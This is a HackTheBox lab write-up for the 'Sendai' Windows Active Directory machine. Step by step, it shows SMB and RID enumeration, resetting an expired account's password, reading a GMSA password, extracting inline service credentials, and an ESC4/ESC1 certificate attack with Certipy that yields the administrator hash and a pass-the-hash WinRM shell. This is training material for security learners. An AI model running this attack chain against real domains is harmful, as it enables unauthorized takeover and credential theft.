



HACKTHEBOX



Sendai

1st September 2025

Prepared By: Rogue

Machine Author: xct

Difficulty: **Medium**

Synopsis

`Sendai` is a medium-difficulty Windows `Active Directory` machine focused on weak account hygiene, `GMSA` abuse, and `ADCS` misconfigurations. Initial access is gained through `anonymous SMB` enumeration, revealing files that hint at expired accounts with weak passwords. RID brute-forcing identifies users, and login attempts highlight accounts in a forced password reset state. By resetting `thomas.powell`'s password, the attacker obtains a domain foothold. `BloodHound` analysis shows that Powell's group membership can be leveraged to compromise the `MGTsvc$` `GMSA` account, enabling remote code execution on the domain controller. Further local enumeration uncovers inline credentials for `clifford.davey`, whose `CA-OPERATORS` group membership grants `GenericAll` rights over a certificate template. Abusing `ESC4/ESC1` conditions with Certipy, the attacker forges a certificate for the administrator account, retrieves its NT hash, and authenticates via `winRM`, achieving full domain compromise.

Skills required

- Windows Enumeration
- Active Directory User & Group Enumeration
- Knowledge of Group Managed Service Accounts (GMSA)
- Active Directory Certificate Services (ADCS)

Skills learned

- Exploiting Forced Password Reset Scenarios in Active Directory
- Abusing Group Managed Service Accounts for Lateral Movement
- Exploiting ADCS Certificate Template Misconfigurations for Domain Admin

Enumeration

Nmap

We start things off by running an `nmap` scan against the target.

```
$ ports=$(nmap -p- --min-rate=1000 -T4 sendai.vl | grep ^[0-9] | cut -d '/' -f 1 | tr '\n'
',' | sed s/,,$//)
$ nmap -p$ports -sC -sV sendai.vl
<SNIP>
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
80/tcp    open  http         Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
| http-methods:
|_ Potentially risky methods: TRACE
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-09-01
10:13:37Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: sendai.vl0.,
Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.sendai.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc.sendai.vl
| Not valid before: 2025-08-18T12:30:05
|_Not valid after: 2026-08-18T12:30:05
|_ssl-date: TLS randomness does not represent time
443/tcp   open  ssl/http     Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_ Potentially risky methods: TRACE
| ssl-cert: Subject: commonName=dc.sendai.vl
| Subject Alternative Name: DNS:dc.sendai.vl
<SNIP>
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap
<SNIP>
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: sendai.vl0.,
Site: Default-First-Site-Name)
<SNIP>
3269/tcp  open  ssl/ldap     Microsoft Windows Active Directory LDAP (Domain: sendai.vl0.,
Site: Default-First-Site-Name)
```

```

<SNIP>
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=dc.sendai.vl
| Not valid before: 2025-04-15T02:26:14
|_Not valid after: 2025-10-15T02:26:14
|_ssl-date: 2025-09-01T10:15:12+00:00; +17m01s from scanner time.
| rdp-ntlm-info:
|   Target_Name: SENDAI
|   NetBIOS_Domain_Name: SENDAI
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: sendai.vl
|   DNS_Computer_Name: dc.sendai.vl
|   DNS_Tree_Name: sendai.vl
|   Product_Version: 10.0.20348
|_ System_Time: 2025-09-01T10:14:33+00:00
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp open  mc-nmf          .NET Message Framing
<SNIP>

```

From the scan results, we can deduce that we are working with a `Windows Domain Controller`. The domain is `sendai.vl`, and our target is `dc.sendai.vl`.

SMB Shares

During the enumeration of the publicly available services, we come across some `SMB` file shares to which we have `READ` access as anonymous users.

```

$ nxc smb dc.sendai.vl -u 'test' -p '' --shares
SMB      10.129.234.66  445    DC      [*] Windows Server 2022 Build 20348 x64
(name:DC) (domain:sendai.vl) (signing:True) (SMBv1:False)
SMB      10.129.234.66  445    DC      [+] sendai.vl\test: (Guest)
SMB      10.129.234.66  445    DC      [*] Enumerated shares
SMB      10.129.234.66  445    DC      Share          Permissions      Remark
SMB      10.129.234.66  445    DC      -----
SMB      10.129.234.66  445    DC      ADMIN$          Remote
Admin
SMB      10.129.234.66  445    DC      C$              Default
share
SMB      10.129.234.66  445    DC      config
SMB      10.129.234.66  445    DC      IPC$            READ            Remote
IPC
SMB      10.129.234.66  445    DC      NETLOGON        Logon
server share
SMB      10.129.234.66  445    DC      sendai          READ            company
share
SMB      10.129.234.66  445    DC      SYSVOL          Logon
server share
SMB      10.129.234.66  445    DC      Users           READ

```

We can use the `spider_plus` module of `NetExec` to get an overview of the files we can access on these shares.

```
$ nxc smb dc.sendai.vl -u 'test' -p '' -M spider_plus
SMB      10.129.234.66  445    DC      [*] Windows Server 2022 Build 20348 x64
(name:DC) (domain:sendai.vl) (signing:True) (SMBv1:False)
SMB      10.129.234.66  445    DC      [+] sendai.vl\test: (Guest)
SPIDER_PLUS 10.129.234.66  445    DC      [*] Started module spidering_plus with
the following options:
SPIDER_PLUS 10.129.234.66  445    DC      [*] DOWNLOAD_FLAG: False
SPIDER_PLUS 10.129.234.66  445    DC      [*] STATS_FLAG: True
SPIDER_PLUS 10.129.234.66  445    DC      [*] EXCLUDE_FILTER: ['print$', 'ipc$']
SPIDER_PLUS 10.129.234.66  445    DC      [*] EXCLUDE_EXTS: ['ico', 'lnk']
SPIDER_PLUS 10.129.234.66  445    DC      [*] MAX_FILE_SIZE: 50 KB
SPIDER_PLUS 10.129.234.66  445    DC      [*] OUTPUT_FOLDER:
/tmp/nxc_hosted/nxc_spider_plus
<SNIP>
SPIDER_PLUS 10.129.234.66  445    DC      [+] Saved share-file metadata to
"/tmp/nxc_hosted/nxc_spider_plus/10.129.234.66.json".
SPIDER_PLUS 10.129.234.66  445    DC      [*] SMB Shares:      8 (ADMIN$,
C$, config, IPC$, NETLOGON, sendai, <SNIP>
```

Now we can read the generated `json` file and read through the files we can access.

```
{
  "Users": {
    "Default/AppData/Local/Microsoft/Windows Sidebar/settings.ini": {
      "atime_epoch": "2021-05-08 09:18:31",
      "ctime_epoch": "2021-05-08 09:20:26",
      "mtime_epoch": "2023-07-11 18:33:42",
      "size": "80 B"
    },
    <SNIP>
  },
  "sendai": {
    "incident.txt": {
      "atime_epoch": "2023-07-18 18:34:15",
      "ctime_epoch": "2023-07-18 18:30:59",
      "mtime_epoch": "2023-07-18 18:34:15",
      "size": "1.34 KB"
    },
    "it/Bginfo64.exe": {
      "atime_epoch": "2023-07-18 14:16:43",
      "ctime_epoch": "2023-07-18 14:16:42",
      "mtime_epoch": "2023-07-18 14:16:46",
      "size": "2.65 MB"
    },
    "it/PsExec64.exe": {
      "atime_epoch": "2023-07-18 14:16:38",
      "ctime_epoch": "2023-07-18 14:16:37",
      "mtime_epoch": "2023-07-18 14:16:46",
      "size": "813.94 KB"
    }
  }
}
```

```

    },
    "security/guidelines.txt": {
        "atime_epoch": "2023-07-18 14:18:33",
        "ctime_epoch": "2023-07-18 14:17:33",
        "mtime_epoch": "2023-07-18 14:18:33",
        "size": "4.43 KB"
    }
}
}

```

The first few entries are various `.ini` and `.lnk` files found in the `Default` and `Public` user directories, which are not interesting enough for excessive analysis. The second part details the files we can access from the `sendai` share, two of them being executables that are not useful to us at this moment. We will download `incident.txt` and `guidelines.txt` to our system and read their contents.

```

$ smbclient \\\sendai.vl\sendai -U 'rogue%'
smb: \> get incident.txt
getting file \incident.txt of size 1372 as incident.txt (4.6 KiloBytes/sec) (average 4.6
KiloBytes/sec)
smb: \> cd security
smb: \security\> get guidelines.txt
getting file \security\guidelines.txt of size 4538 as guidelines.txt (15.4 KiloBytes/sec)
(average 10.0 KiloBytes/sec)

```

```

$ cat guidelines.txt
Company: Sendai
User Behavior Guidelines

```

```

Effective Date: [Insert Date]
Version: 1.0

```

```

<SNIP>

```

```

$ cat incident.txt
Dear valued employees,

```

We hope this message finds you well. We would like to inform you about an important security update regarding user account passwords. Recently, we conducted a thorough penetration test, which revealed that a significant number of user accounts have weak and insecure passwords.

To address this concern and maintain the highest level of security within our organization, the IT department has taken immediate action. All user accounts with insecure passwords have been expired as a precautionary measure. This means that affected users will be required to change their passwords upon their next login.

We kindly request all impacted users to follow the password reset process promptly to ensure the security and integrity of our systems. Please bear in mind that strong passwords play a crucial role in safeguarding sensitive information and protecting our network from potential threats.

If you need assistance or have any questions regarding the password reset procedure, please don't hesitate to reach out to the IT support team. They will be more than happy to guide you through the process and provide any necessary support.

Thank you for your cooperation and commitment to maintaining a secure environment for all of us. Your vigilance and adherence to robust security practices contribute significantly to our collective safety.

`guidelines.txt` seems to be a general guide to the company's guidelines. `incidents.txt`, on the other hand, provides a piece of critical information - some accounts had weak passwords in the environment, and as a precautionary measure, the company expired those accounts, with the expectation of a password reset on their next login.

Foothold

Acquire credentials for thomas.powell

We first need a list of usernames to work with to determine if there are expired and awaiting a password change. We can achieve that through SMB - since we have anonymous/guest access to some shares, we can use the `RPC pipes` provided through an authenticated `SMB` session to perform an `RID` brute force. We can do that automatically using `NetExec`. We will also save the result in a text file, keeping only the usernames.

```
$ nxc smb dc.sendai.v1 -u 'test' -p '' --rid-brute 10000 > nxc_result.txt

$ cat nxc_result.txt | grep TypeUser | awk '{ print $6}' | cut -d '\\' -f 2 > users.txt

$ cat users.txt
Administrator
Guest
krbtgt
DC$
sqlsvc
websvc
Dorothy.Jones
Kerry.Robinson
Naomi.Gardner
Anthony.Smith
Susan.Harper
Stephen.Simpson
Marie.Gallagher
Kathleen.Kelly
Norman.Baxter
Jason.Brady
Elliot.Yates
Malcolm.Smith
Lisa.Williams
Ross.Sullivan
Clifford.Davey
Declan.Jenkins
Lawrence.Grant
Leslie.Johnson
```

```
Megan.Edwards
Thomas.Powell
mgtsvc$
```

We will use this list to perform login operations using the `SMB` protocol, providing an empty password. This will give us the information we need for each account's status.

```
$ nxc smb dc.sendai.vl -u users.txt -p '' --continue-on-success
SMB      10.129.234.66  445    DC      [*] Windows Server 2022 Build 20348 x64
(name:DC) (domain:sendai.vl) (signing:True) (SMBv1:False)
SMB      10.129.234.66  445    DC      [-] sendai.vl\Administrator:
STATUS_LOGON_FAILURE
SMB      10.129.234.66  445    DC      [+] sendai.vl\Guest:
SMB      10.129.234.66  445    DC      [-] sendai.vl\krbtgt:
STATUS_LOGON_FAILURE
SMB      10.129.234.66  445    DC      [-] sendai.vl\DC$: STATUS_LOGON_FAILURE
SMB      10.129.234.66  445    DC      [-] sendai.vl\sqlsvc:
STATUS_LOGON_FAILURE
SMB      10.129.234.66  445    DC      [-] sendai.vl\websvc:
STATUS_LOGON_FAILURE
SMB      10.129.234.66  445    DC      [-] sendai.vl\Dorothy.Jones:
STATUS_LOGON_FAILURE
SMB      10.129.234.66  445    DC      [-] sendai.vl\Kerry.Robinson:
STATUS_LOGON_FAILURE
SMB      10.129.234.66  445    DC      [-] sendai.vl\Naomi.Gardner:
STATUS_LOGON_FAILURE
SMB      10.129.234.66  445    DC      [-] sendai.vl\Anthony.Smith:
STATUS_LOGON_FAILURE
SMB      10.129.234.66  445    DC      [-] sendai.vl\Susan.Harper:
STATUS_LOGON_FAILURE
SMB      10.129.234.66  445    DC      [-] sendai.vl\Stephen.Simpson:
STATUS_LOGON_FAILURE
SMB      10.129.234.66  445    DC      [-] sendai.vl\Marie.Gallagher:
STATUS_LOGON_FAILURE
SMB      10.129.234.66  445    DC      [-] sendai.vl\Kathleen.Kelly:
STATUS_LOGON_FAILURE
SMB      10.129.234.66  445    DC      [-] sendai.vl\Norman.Baxter:
STATUS_LOGON_FAILURE
SMB      10.129.234.66  445    DC      [-] sendai.vl\Jason.Brady:
STATUS_LOGON_FAILURE
SMB      10.129.234.66  445    DC      [-] sendai.vl\Elliot.Yates:
STATUS_PASSWORD_MUST_CHANGE
SMB      10.129.234.66  445    DC      [-] sendai.vl\Malcolm.Smith:
STATUS_LOGON_FAILURE
SMB      10.129.234.66  445    DC      [-] sendai.vl\Lisa.Williams:
STATUS_LOGON_FAILURE
SMB      10.129.234.66  445    DC      [-] sendai.vl\Ross.Sullivan:
STATUS_LOGON_FAILURE
SMB      10.129.234.66  445    DC      [-] sendai.vl\Clifford.Davey:
STATUS_LOGON_FAILURE
SMB      10.129.234.66  445    DC      [-] sendai.vl\Declan.Jenkins:
STATUS_LOGON_FAILURE
```

```

SMB      10.129.234.66  445    DC      [-] sendai.vl\Lawrence.Grant:
STATUS_LOGON_FAILURE
SMB      10.129.234.66  445    DC      [-] sendai.vl\Leslie.Johnson:
STATUS_LOGON_FAILURE
SMB      10.129.234.66  445    DC      [-] sendai.vl\Megan.Edwards:
STATUS_LOGON_FAILURE
SMB      10.129.234.66  445    DC      [-] sendai.vl\Thomas.Powell:
STATUS_PASSWORD_MUST_CHANGE
SMB      10.129.234.66  445    DC      [-] sendai.vl\mgtsvc$:
STATUS_LOGON_FAILURE

```

The users `Thomas.Powell` and `Elliot.Yates` instead of returning a `STATUS_LOGON_FAILURE` error which is expected when you provide the wrong password for an account, responded with the `STATUS_PASSWORD_MUST_CHANGE` error. According to Microsoft's documentation for [NTSTATUS](#) codes, `STATUS_PASSWORD_MUST_CHANGE` refers to status `0xc0000224`, indicating that "The user password must be changed before logging on the first time.". Accounts with this status are in a forced password reset scenario, and we don't need the old password to reset the account's password. With that in mind, we will use `impacket`'s [changepasswd](#) method, to change the password of the `thomas.powell` account. The same can be achieved for the `elliott.yates` account.

```

$ impacket-changepasswd sendai.vl/thomas.powell:@dc.sendai.vl -newpass 'Password1'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

```

```

Current password:
[*] Changing the password of sendai.vl\thomas.powell
[*] Connecting to DCE/RPC as sendai.vl\thomas.powell
[!] Password is expired or must be changed, trying to bind with a null session.
[*] Connecting to DCE/RPC as null session
[*] Password was changed successfully.

```

Compromising a GMSA account

Now that we have access to a domain account, we can use `Bloodhound` to perform an initial analysis of what is available to exploit. First, we collect the data using [Bloodhound CE python](#).

```

$ bloodhound-ce-python -u 'thomas.powell' -p 'Password1' -d sendai.vl --zip -c All -dc
dc.sendai.vl -ns 10.129.234.66 -op thomaspowell_sendai_vl_bloodhound.zip
INFO: BloodHound.py for BloodHound Community Edition
INFO: Found AD domain: sendai.vl
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: Kerberos
SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
INFO: Connecting to LDAP server: dc.sendai.vl
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc.sendai.vl
INFO: Found 27 users
INFO: Found 57 groups
INFO: Found 2 gpos

```




```

INFO: Found 5 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: dc.sendai.vl
INFO: Done in 00M 15S
INFO: Compressing output into 20250901130603_bloodhound.zip

```

Next, we upload the data to `Bloodhound` and mark `Thomas.Powell` and `Elliot.Yates` as owned. If we then run the `Shortest Paths from Owned objects` query:



Our compromised users are members of the `SUPPORT` group, which has `GenericAll` rights over the `ADMSVC` group. Members of the `ADMSVC` group have `ReadGMSAPassword` rights over the `MGTSVC$` service account. Finally, we can see that the `MGTSVC$` service account is a member of the `REMOTE MANAGEMENT USERS` group, which provides access to the local system through the `Windows Remote Management` protocol. We can compromise the `MGTSVC$` service account by adding one of the compromised users to the `ADMSVC` group by abusing the `GenericAll` rights we have over it, and then reading the `GMSA Password` of `MGTSVC$`, granting ourselves access to the local system. We can also read the user flag located in the `c:\` directory.

```

$ bloodyAD --host 10.129.234.66 -u thomas.powell -p 'Password1' -d sendai.vl add
groupMember ADMSVC thomas.powell          [+] thomas.powell added to ADMSVC

$ netexec ldap dc.sendai.vl -u thomas.powell -p Password1 --gmsa
SMB      10.129.234.66  445    DC          [*] Windows Server 2022 Build 20348 x64
(name:DC) (domain:sendai.vl) (signing:True) (SMBv1:False)
LDAPS    10.129.234.66  636    DC          [+] sendai.vl\thomas.powell:Password1
LDAPS    10.129.234.66  636    DC          [*] Getting GMSA Passwords
LDAPS    10.129.234.66  636    DC          Account: mgtsvc$           NTLM:
9ed35c68b88f35007aa32c14c1332ce7

```

```
$ evil-winrm -i dc.sendai.vl -u 'mgtsvc$' -H '9ed35c68b88f35007aa32c14c1332ce7'
```

Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint

```
*Evil-WinRM* PS C:\Users\mgtsvc$\Documents> type C:\user.txt  
<REDACTED>
```

Lateral Movement

During local enumeration on the system, we mapped the configuration that Windows uses for services registered in the `SCM`, which can be found in the Windows registry path

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services.
```

```
*Evil-WinRM* PS C:\Users\mgtsvc$\Documents> dir -Path  
HKLM:\SYSTEM\CurrentControlSet\services | Get-ItemProperty | Select-Object ImagePath |  
select-string -NotMatch "svchost.exe" | select-string "exe"  
  
@{ImagePath="C:\Program Files  
(x86)\Microsoft\Edge\Application\139.0.3405.102\elevation_service.exe"}  
@{ImagePath=C:\Windows\System32\msdtc.exe}  
@{ImagePath=C:\Windows\system32\msiexec.exe /V}  
<SNIP>  
@{ImagePath=C:\WINDOWS\helpdesk.exe -u clifford.davey -p RFmoB2WplgE_3p -k netsvcs}  
@{ImagePath=C:\Windows\system32\TieringEngineService.exe}  
@{ImagePath=C:\Windows\servicing\TrustedInstaller.exe}  
<SNIP>
```


We exclude `svchost.exe` from our search, since most Windows services are `DLL-based` and run inside `svchost.exe`, creating unnecessary clutter in the results. We can see a service with in-line credentials for the user `clifford.davey`. We will test those credentials using the `SMB protocol`.

```
$ nxc smb dc.sendai.vl -u 'clifford.davey' -p 'RFmoB2WplgE_3p'  
SMB      10.129.234.66  445    DC      [*] Windows Server 2022 Build 20348 x64  
(name:DC) (domain:sendai.vl) (signing:True) (SMBv1:False)  
SMB      10.129.234.66  445    DC      [+]  
sendai.vl\clifford.davey:RFmoB2WplgE_3p
```

The credentials are valid, thus granting us access to the `clifford.davey` account.

Privilege Escalation

Back to `bloodhound`, we can see that the user `clifford.davey` is a member of a group called `CA-OPERATORS`. Viewing the `outbound object controls` of the `CA-OPERATORS` group, we find out that members of this group have `GenericAll` access against the `SENDAICOMPUTER` certificate template.



If we perform a Google search about "GenericAll rights over a certificate template", most results will revolve around an `ADCS` attack known as [ESC4](#). As the attached article highlights, "The principal has permissions to modify the settings on one or more certificate templates, enabling the principal configure the certificate templates for ADCS ESC1 conditions, which allows them to specify an alternate subject name and use the certificate for authentication.". Following the article's guidelines, we will first use `certipy` to create a copy of the template vulnerable to `ESC1`. We will use the new template to request a certificate for the `administrator` user, and finally use this certificate to retrieve the account's hash.

```
$ certipy-ad template -u 'clifford.davey' -p 'RFmoB2WplgE_3p' -dc-ip 10.129.234.66 -  
template SENDAI.COMPUTER -save-old  
Certipy v4.8.2 - by Oliver Lyak (ly4k)  
  
[*] Saved old configuration for 'SENDAI.COMPUTER' to 'SendaiComputer.json'  
[*] Updating certificate template 'SendaiComputer'  
[*] Successfully updated 'SendaiComputer'  
  
$ certipy-ad req -u 'clifford.davey' -p 'RFmoB2WplgE_3p' -dc-ip 10.129.234.66 -target  
'dc.sendai.vl' -ca 'sendai-DC-CA' -template SENDAI.COMPUTER -upn 'administrator' -sid 'S-1-  
5-21-3085872742-570972823-736764132-500'  
Certipy v4.8.2 - by Oliver Lyak (ly4k)  
  
[*] Requesting certificate via RPC  
[*] Successfully requested certificate  
[*] Request ID is 8  
[*] Got certificate with UPN 'administrator'  
[*] Certificate object SID is 'S-1-5-21-3085872742-570972823-736764132-500'  
[*] Saved certificate and private key to 'administrator.pfx'  
  
$ certipy-ad auth -u administrator -domain sendai.vl -dc-ip 10.129.234.66 -ns 10.129.234.66  
-pfx administrator.pfx  
Certipy v4.8.2 - by Oliver Lyak (ly4k)
```

```
[*] Using principal: administrator@sendai.vl
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sendai.vl':
aad3b435b51404eeaad3b435b51404ee:cfb106feec8b89a3d98e14dcbe8d087a
```

We can now login as `administrator` over `WinRM` and retrieve the root flag.

```
$ evil-winrm -i dc.sendai.vl -u 'administrator' -H 'cfb106feec8b89a3d98e14dcbe8d087a'
```

```
Evil-WinRM shell v3.7
```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> type ../Desktop/root.txt
<REDACTED>
```